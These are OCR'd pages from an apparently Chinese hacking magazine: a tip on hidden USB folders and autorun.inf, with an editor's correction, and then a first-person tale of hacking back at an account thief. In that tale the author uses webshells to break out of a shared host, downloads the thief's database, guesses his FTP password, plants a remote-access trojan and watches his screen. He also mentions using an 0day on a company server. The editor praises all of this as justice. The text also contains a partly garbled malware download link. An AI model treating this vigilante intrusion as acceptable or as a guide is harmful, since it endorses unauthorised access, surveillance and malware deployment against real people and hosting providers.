


图1

从本文你可以学到：

关于建立隐藏文件夹的知识补充

由于上半年在准备着复试，都没有时间细看《黑手》，现在时间相对多些，所以才有机会仔细研究以前的文章，也就有了本文。

看了2008年第2期《Windows下建立隐藏文件夹》这篇文章后，很有启发，但对作者提出的删除方法，本人认为太麻烦了，于是做了个补充，另外还给了一个应用。

删除方法：**依次选择“开始”—>“运行”—>“cmd”**，在命令提示符下转到U盘中我自建的一个文件夹目录，输入“**start i:\yydfz\...**”回车后会弹出一个窗口，如图1（注意：在start后要给出绝对路径，否则会失败的）。

隐藏文件夹内我存放了一个文件，只要我们把这个文件删除，就可以在命令提示符下用“**rd ...**”把该隐藏文件夹删除，还可以用批处理来执行这些操作。

但是有一点要注意：用批处理不能删除隐藏目录下的文件，相反它却删除了U盘根目录下的所有文件，因此并不提倡用这种方法。




图2

也可以在“运行”中直接输入“**i:\yydfz\...**”，回车后也会弹出如图1所示的窗口。我不提倡这种方法，因为在这地方会留下痕迹，容易让别人知道秘密。另外，也可以用wsyscheck来删除这个文件夹，即使隐藏文件夹里有文件，如图2。

怎么删除就不用说了吧。另外，从图2中还可以看到，我在U盘根目录下建了另一个隐藏目录（命令提示符下看到了的那两点），而在wsyscheck下却没有看到，这又为我们的隐藏提供了一个方便，怎么用那就要看你的想象力了。

在这里想说一下冰刃（IceSword1.22），它在这一方面真的不如wsyscheck，两种删除方法都提示失

败。从这可以看出当我们遇到困难时不妨换换思路，不要在一棵树上吊死。

废话就不多说了，我还想到了一个不错的应用：建一个autorun.inf文件夹（知道是什么了吧^_^），然后在此文件夹中建隐藏文件夹，为防止病毒删除还可以在这之下建立多个这样的文件夹并随便粘贴一个空的txt文本，看病毒还能怎么逞强。因此U盘免疫就这么简单了，不用再下什么软件来做免疫了，自己的才是最好的。

以上都是基于FAT32文件系统之上的操作，在Windows XP SP2下测试通过。

编辑点评：

对于本文我是要批评的，本来这篇文章的出发点是好的，是要对以往的文章中的不足提出自己的看法，可文章作者太不细心了。文章里的rd ...\ 那三个点是用的省略号，如果你用md ...\ 这样的方式来建一个文件夹，发现和普通文件夹一样，而start i:\yydfz\...\ 命令却是点。但是我在cmd下却无法用md ...\ 来建立文件夹，会提示"文件名、目录名或卷标语法不正确"。还有，用rd不加参数的时候删除一个目录的确是要求该目录为空，但加上/s参数就会强制删除整个目录，不管该目录是不是为空目录。再次，防止U盘病毒除了建立一个这样的文件夹外，最好是给其权限上的限制，而不是在其目录树下建一个空文件。也不知道作者是怎么测试的，也有可能是作者粗心的缘故，希望各位看官引以为戒，当然各位的怀疑和探讨的精神还是要继续哦。

一次对盗号者的反击

文 black humor @ [B.H.S.T]

从本文你可以学到：

社工的几点应用

本文没有什么技术含量，看"黑手"N期了还是第一次投稿，玩的就只是思路，所以在此献丑了，还望"黑手"的各位看官别扔砖头。昨日刚一上QQ，就有人发来消息，打开一看是一个exe文件的地址，如图1。

```
(2008-11-13 05:01:12)   :   ingl .: 1( 3@vip.qq.com
/翔神工作室专业承接刷钻盗号和鸽子入侵等业务人不在线有事
(2008-11-24 17:23:41)   影楽轩Y獨菰&
http://3352 72. ı     ι. c  /33.exe
(2008-11-24 17:23:58)   Black humor
? ?
```

图1

我记得这人老是在我群里发些广告，说什么承接盗号刷钻业务，如图2。

```
(2008-11-18 17:01:18)   影楽轩Y獨菰&<zouxinglu1991
我要浙江和广东的ADSL肉鸡
(2008-11-18 17:01:19)   影楽轩Y獨菰&<zouxinglu1991
翔神工作室专业承接刷钻盗号等业务人QQ不在线有事短信
6钻+会员每年200元
(2008-11-18 17:01:27)   尐孓(316620724)
有跳板没  我要绿钻和分钻的跳板
(2008-11-18 17:01:36)   影楽轩Y獨菰&<zouxinglu1991
我哪的跳板都有的
(2008-11-18 22:51:43)   影楽轩Y獨菰&<zouxinglu1991
翔神工作室专业承接刷钻盗号等业务人QQ不在线有事短信
```

图2

现在他又发到我QQ上来了，真是烦！一看他发的那个地址：33xxxxx.xxxxx.com/33.exe，是一个二级域名。我发了几个"?"，那边没反应，估计又是一个木马，想盗号，不过呢……我可不喜欢打游戏，更不喜欢他的木马，不吃这一套，更讨厌这种"黑客"，于是想着要怎么来"玩玩"这个"黑客"。

先打开那个二级域名的主站看看，说不定是个免费空间提供商。果然，就是提供虚拟主机域名服务的，手头正好没有空间呢，先去注册一个瞧瞧。几分钟过后，注册成功并开通FTP，传个asp木马上去，试下能不能提权拿到服务器权限。结果常用的方法及最新的几个0day都试了，没有成功，看来虚拟主机的确不好提权啊，也许是我技术不行吧，郁闷ing~

当前目录是d:\vhost\xxxx（xxxx为申请的用户名），想通过目录跳转，提示"找不到路径"，然后传了个lake2的webadmin.aspx木马，成功跳转到他的web目录，如图3。

还有读取权限，人品到家了，呵呵。看了下几个asp文件的代码，原来是盗号用的。查看了他的conn.asp，找到数据库，下载下来后拿到密码去登录盗号程序管理页面，只有一个测试账号，看来才"开张"不久，里面还躺着一个jiqing.exe。

怎么没看见33.exe呢？管它呢，先看看能不能拿下来。于是就想用这个密码去试一下他的Ftp，结果失败。再用账号33xxx，密码也用33xxx，登录成功，如图4。

看来我人品不错，我把他那个jiqing.exe替换成我的pcshare服务端，就等现成的肉鸡上线。中午在帮一个朋友提权（他们公司服务器，用win20030day提权成功，执行了我的pcshare服务端）时顺便打开pcshare看了一下，发现多了台肉鸡，一台是朋

```
组[]... 后台管理 ... ★Blackhumor★黑色... [Black humor] - 222.19...

  Operate:   NewFile&Dir plaster UpLoad BackFileDir LoginOut
  Turn to:   A:\ C:\ D:\ E:\
  Tool:      SqlRootKit.NET CMD.NET SystemInfo

Name                       Size
ParentDirectory
0.asp                      3 KB        1
admin.asp                  5 KB        1
config.asp                 157 bytes   1
conn.asp                   1 KB        1
function.asp               1 KB        1
guest.asp                  8 KB        1
icheck.asp                 815 bytes   1
index.asp                  2 KB        1
isee.asp                   8 KB        1
jiqing.exe                 81 KB       1
lin.asp                    1 KB        1
main.css                   792 bytes   1
md5.asp                    11 KB       1
modipass.asp               1 KB        1
pageCls.asp                6 KB        1
setip.asp                  6 KB        1
user_icheck.asp            880 bytes   1
```

图3

```
rw-rw-rw-   1 user   group        0 Nov 25 21:47 ..
rw-rw-rw-   1 user   group     3419 Nov 24 02:25 0.asp
rw-rw-rw-   1 user   group     6078 Nov 24 02:25 admin.asp
rw-rw-rw-   1 user   group      157 Nov 24 02:25 config.asp
rw-rw-rw-   1 user   group     1151 Nov 24 02:25 conn.asp
rw-rw-rw-   1 user   group     1389 Nov 24 02:25 function.asp
rw-rw-rw-   1 user   group     8656 Nov 24 02:25 guest.asp
rw-rw-rw-   1 user   group      815 Nov 24 02:25 icheck.asp
rw-rw-rw-   1 user   group     2264 Nov 24 02:25 index.asp
rw-rw-rw-   1 user   group     8301 Nov 24 02:25 isee.asp
rw-rw-rw-   1 user   group    82944 Nov 24 18:39 jiqing.exe
rw-rw-rw-   1 user   group     1930 Nov 24 02:25 lin.asp
rw-rw-rw-   1 user   group      792 Nov 24 02:25 main.css
rw-rw-rw-   1 user   group    11776 Nov 24 02:25 md5.asp
rw-rw-rw-   1 user   group     1029 Nov 24 02:25 modipass.asp
rw-rw-rw-   1 user   group     6857 Nov 24 02:25 pageCls.asp
rw-rw-rw-   1 user   group     6692 Nov 24 02:25 setip.asp
rw-rw-rw-   1 user   group      880 Nov 24 02:25 user_icheck.asp
rw-rw-rw-   1 user   group     8286 Nov 24 02:25 user_see.asp
rw-rw-rw-   1 user   group   237568 Nov 25 12:14 wodemenghuan.asp
26-Maximum disk quota limited to 204800 kBytes
   Used disk quota 356 kBytes, available 204443 kBytes
26 Transfer complete.
tp: 收到 1387 字节，用时 0.01Seconds 92.47Kbytes/sec.
```

图4




图5




图6




图7

友公司服务器，一台是安徽省xxx市。觉得有点奇怪，打开屏幕监控，看了下，如图5、图6。

结果发现就是昨天想让我中木马的那个“黑客”，没想到连自己的木马都运行，可能是为了测试asp空间收信吧。他还一边开着梦幻西游，一边和“客户”聊天，大概就是吹他多么会盗号，说只要把那个网址（exe木马地址，估计网马都不会用的）发给别人就可以盗到号，我狂汗！

他说着又把那个木马地址发过去，结果过了会对方说是木马（因为我的pcshare免杀不好，可能对方杀软报毒了，我当时有些担心被发现）。“黑客”马上说：“我知道，这本来就是我的梦幻西游木马”。对方没说什么，呵呵，看来他还没有发现。

接着他又去登录了盗号管理页面，看看有没有“收获”，结果是空的。盗号者真的是可恶，所以我本想把他硬盘隐藏了吓唬吓唬一下他，结果看了半天才发现他是在网吧上网的，如图7。

于是在他Ftp空间主页里留了几句警告的话，刚好他也结账下机了。本来还想继续社工一下呢，但由于时间关系，就没有继续下去。本人写作水平有限，文中有不规范或不足、遗漏之处还请大家指正。

[文章中提到的聊天记录已收录于本期光盘中]

编辑点评：

说实话，选中这篇文章的原因不在于文章中的技术，而是文章作者的目的。希望大家看了此文后，不仅做一个合法的网民，更要做一个有正义精神的网民。说起来，文章中的那个虚拟主机提供商的权限似乎没有设置好，竟然还可以浏览目录……

对蒙蔽WSYSCHECK的Ruser木马的一点查杀研究

图 无敌小龙（张博）

从本文你可以学到：

如何对ruser木马进行查杀

RUSER是新推出的一款木马，如图1，笔者一时手痒，于是下载测试运行，对其屏幕捕捉功能印象非常深刻，在本机测试屏幕捕捉功能，几乎没有延迟，看来程序在数据传输上处理得非常不错。

